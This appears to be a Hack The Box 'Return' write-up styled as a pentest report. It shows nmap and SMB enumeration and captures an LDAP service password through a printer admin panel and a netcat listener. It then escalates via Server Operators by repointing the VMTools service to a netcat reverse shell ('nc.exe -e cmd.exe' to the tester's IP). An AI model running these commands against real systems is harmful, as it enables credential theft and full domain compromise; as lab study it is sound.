

Windows | Easy
Creator: MrR3boot
Hack The Box – Return
Overview / Exec Summary
Ghostlox Ltd was engaged by Acme Inc to perform a penetration test on a representative system within the corporate network environment. This engagement was performed remotely between the 22nd and 23rd November 2025 for the duration of one day. The objectives of testing focused on identifying any vulnerabilities that may be present from the perspective of an unauthenticated and authenticated user within the corporate network. The consultant assessed the identity and access management system (Active Directory) to pinpoint any potential risks and vulnerabilities to Acme’s security posture. This report represents the findings from the assessment and the associated remediation recommendations to assist Acme Inc to strengthen it’s security posture.
As a result of the assessment, the consultant was able to find two high risk vulnerabilities where a potential threat actor could gain full administrative access, modify or exfiltrate sensitive data and disrupt critical operations within the environment. The consultant succeeded in exploiting an exposed and insecure administration page leading to the impersonation of a highly privileged account that violates the principle of least privilege. Due to the risk related, the overall confidentiality, integrity and availability of Acme Inc’s data and systems could be compromised extending to operational disruption, a potential data breach leading to regulatory consequences and a decrease in customer trust.
In terms of remediation, it is recommended to review account privileges to ensure the principle of least privilege is enforced. In addition, ensure internal web applications are accessible to only authorised users and where possible, utilise security monitoring to detect unauthorised access and tampering of such systems.
Overall, the consultant successfully impersonated an authenticated and highly privileged user account within Acme Inc which could ultimately lead to the compromise of the network and it’s critical systems. The below attack chain illustrates the high-level steps taken to go from a unauthenticated user to the highly privileged level of access user.
Attack Chain
- The tester discovered an exposed printer administration web application.
- The tester started a listener on their machine and modified the printer web app to attempt to authenticate with the tester’s machine resulting in obtained the plaintext password for the svc-printer user. The tester now has a foothold in the network.
- With a foothold in the network, the tester begun enumerating the Active Directory domain from the internal network and identified the svc-printer user was a member of the Server Operators group.
- The tester modified the binary path for VMTools (one of the services running as admin) by replacing the VMWare binary with a carefully crafted command to establish a reverse shell.
- The tester restarted the VMTools service using Windows Service Control Manager and established the reverse shell connection as Domain Admin.
Reconnaissance
All port TCP Scan
sudo nmap -p- 10.10.11.108 --reason --stats-every=5s -vv -oN recon/nmap_all

PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
47001/tcp open  winrm            syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49665/tcp open  unknown          syn-ack ttl 127
49666/tcp open  unknown          syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49671/tcp open  unknown          syn-ack ttl 127
49674/tcp open  unknown          syn-ack ttl 127
49675/tcp open  unknown          syn-ack ttl 127
49679/tcp open  unknown          syn-ack ttl 127
49682/tcp open  unknown          syn-ack ttl 127
49694/tcp open  unknown          syn-ack ttl 127
49718/tcp open unknown syn-ack ttl 127The ports discovered commonly align with the a Windows Domain Controller as evidenced with services such as LDAP, LDAPS, Kerberos and globalcatLDAP representative ofActive Directory.
Script Scan
sudo nmap -sCV 10.10.11.108 --reason --stats-every=5s -vv -oN recon/nmap_script

PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp   open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: HTB Printer Admin Panel
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-11-22 19:56:59Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack ttl 127
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack ttl 127
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-11-22T19:57:04
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 31931/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 41869/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 26260/udp): CLEAN (Timeout)
|   Check 4 (port 9480/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 17m48s
Enumeration
Initial SMB Enumeration
┌──(ghostlox㉿kali)-[~/Documents/htb/Return]
└─$ nxc smb 10.10.11.108 -u 'Guest' -p ''

SMB         10.10.11.108    445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB 10.10.11.108 445 PRINTER [-] return.local\Guest: STATUS_ACCOUNT_DISABLED It’s always worth checking for Guest and NULL user access via the Server Message Block (SMB) protocol using a tool such as NetExec (successor to CrackMapExec). In addition to the above nxc command, smbclient -N -L was used for NULL user logins.
From the nmap scan results and SMB authentication attempt, the following was concluded:
- Domain: return.local0
- Domain SID S-1-5-21-3750359090-2939318659-876128439 (obtained with
nxc --get-sid) - Host operating system: Windows Server 2019 Build 17763
- Guest account is disabled
Enumerating HTTP

Analysing port 80/tcp, a HTB Printer Admin Panel is revealed.
Navigating to http://10.10.11.108/settings.php as described in the navigation bar, presents the following page:

This may initially appear to be an exposed administration printer service page where the tester could change configuration settings. This is not the case. This is the configuration page of the printer service settings – imagine setting a printer up a home that says to navigate to 192.168.0.2 for instance to continue configuring the device.
The Server Port is set to 389 by default. This is the LDAP protocol running unencrypted in plaintext (the recommended and encrypted version, LDAPS is 636 utilising TLS encryption). Setting up a listener that captures plaintext requests such as netcat enables the tester to view the LDAP authentication request, thus revealing the password for the printer service.
┌──(ghostlox㉿kali)-[~]
└─$ nc -lvnp 389

listening on [any] 389 ...

# Now, click "Update" on the Printer Admin Panel to receive:

connect to [10.10.14.100] from (UNKNOWN) [10.10.11.108] 51182
0*`%return\svc-printer
1edFg43012!!The tester then proceeded to manually validate the password:

With a foothold in the Active Directory domain, enumeration can commence.


- No users were vulnerable to ASREProasting or Kerberoasting.
--password-not-requireddid not reveal anything of interest
As commonly emphasised online in penetration testing and ethical hacking communities – Enumeration is key. Windows Remote Management (winRM) 5985 was open on port 5985 (nmap reports this as wsman).

Using evil-winrm (the Linux compatible version of Windows WinRM implementation), and the credentials previously obtained, a foothold on the host was gained with a PowerShell session.
user.txt User flag obtained
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> type user.txt
"a16<REDACTED>2746da9"
*Evil-WinRM* PS C:\Users\svc-printer\Desktop>Privilege Escalation – svc-printer

*Evil-WinRM* PS C:\Users\Administrator\Desktop> net user svc-printer
User name                    svc-printer
Full Name                    SVCPrinter
Comment                      Service Account for Printer
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/26/2021 12:15:13 AM
Password expires             Never
Password changeable          5/27/2021 12:15:13 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/22/2025 12:25:35 PM

Logon hours allowed          All

Local Group Memberships      *Print Operators      *Remote Management Use
                             *Server Operators
Global Group memberships     *Domain Users
The command completed successfully.svc-printer is a member of “Server Operators” as discovered by enumerating the groups. Digging in deeper with net user svc-printer, we can see more information relating to password policies and general account information.
These are two brilliant references – one by Microsoft detailing the Server Operator group and group permissions. The other by Raj Chandel detailing privilege escalation vectors from exploiting the group membership.
References:
– Windows Privilege Escalation: Server Operator Group
– Active Directory Security Groups | Microsoft Learn
The Server Operator group enables users to sign in remotely to the server (hence WinRM access), stop and start services, backup and restore files, and shutdown the system.
The particular privilege of interest is the ability to stop and start services.
The services command reveals a handful of services accessible. vmtoolsd.exe can be used as a form of privilege escalation.

By changing the binary path of where vmtools is executed, the tester has the ability to replace the executable with arbitrary executes with carefully crafted commands.
Using evil-winrm, a Windows-compatible netcat binary is uploaded to the target. Evil-winrm was defaulting to the user directory hence multiple ../../../ to escape the relative directory to the root absolute directory.

Exploiting the Server Operators permissions, the vmtoolsd.exe was replaced with a netcat executable and command. This would launch netcat forcing it to establish a connection to the tester’s tun0 VPN interface over port 4444 where a listener was waiting.
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.100 4444"
[SC] ChangeServiceConfig SUCCESS
The Server Operator group allows users to start/stop services. By doing so, the netcat command was triggered creating a shell running as admin.

C:\Users\Administrator\Desktop>type root.txt
type root.txt
59<REDACTED>f011Service Malfunction Troubleshooting

The above error repeatdly appeared whilst in the netcat session. Due the way in which the Service Control Manager (SCM) works, it’ll load the service binary and wait for the service to respond to SCM within a timeout period. If a response is not received, SCM returns error 1053, terminating the process and subsequently killing the reverse shell.
After attempting to utilise commands to ignore errors, custom msfvenom executable payloads and Metasploit listeners, the same issue occurred. Metasploit’s Meterpreter does however offer a command called migrate. Whereby a targeted process ID (PID) is specified and the shell is migrated to another service bypassing the SCM timeout and granting a stable shell.